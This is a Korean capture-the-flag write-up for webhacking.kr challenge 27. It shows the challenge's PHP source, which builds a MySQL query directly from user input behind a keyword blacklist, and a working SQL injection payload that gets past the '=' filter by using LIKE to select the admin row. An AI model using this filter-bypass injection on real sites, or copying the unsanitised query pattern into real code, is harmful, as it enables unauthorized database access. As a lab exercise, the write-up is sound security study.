

# webhacking.kr 27번문제

Xero


박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)

2016-03-31


Email : wnsgurzxc@naver.com

Facebook : <https://www.facebook.com/wnsgurzxc>

SQL INJECTION 문제이다.

A web form titled "SQL INJECTION" with a large input field and a "제출" (Submit) button.

1을 제출하면 다음과 같이 guest라고 뜬다.

The same web form as before, but now it displays "guest" below the input field.

2나 다른 값을 넣으면 query error라고 한다.

The same web form as before, but now it displays "query error" below the input field.

소스를 보면 다음과 같이 index.php를 가르킨다.

```
<!-- index.php -->
```

index.php를 들어가서 소스를 보면 다음과 같다.

```
<?
if($_GET[no])
{
    if(ereg("union|from|challenge|select|\\(|\\t|/|limit|=|0x",$_GET[no])) exit("no hack");
    $q=@mysql_fetch_array(mysql_query("select id from challenge27_table where id='guest' and
no=($_GET[no])")) or die("query error");
    if($q[id]=="guest") echo("guest");
    if($q[id]=="admin") @solve();
}
```

1을 넣으면 guest가 출력되고 다른 값을 넣으면 query error가 뜨는 걸로 봐서 id가 guest인 row의 no는 1이고, id가 admin의 row의 no는 2일 것이다.

따라서 앞의 쿼리문을 거짓으로 만들고 no를 2로 만들어 admin row를 뽑아오면 될 것이다.

기본 쿼리는 다음과 같다.

?no=0) or no=2--

하지만 =가 필터링되므로 다음과 같이 like를 이용했다.

?no=0%29+or+no+like+2+--+

그러자 클리어되었다.

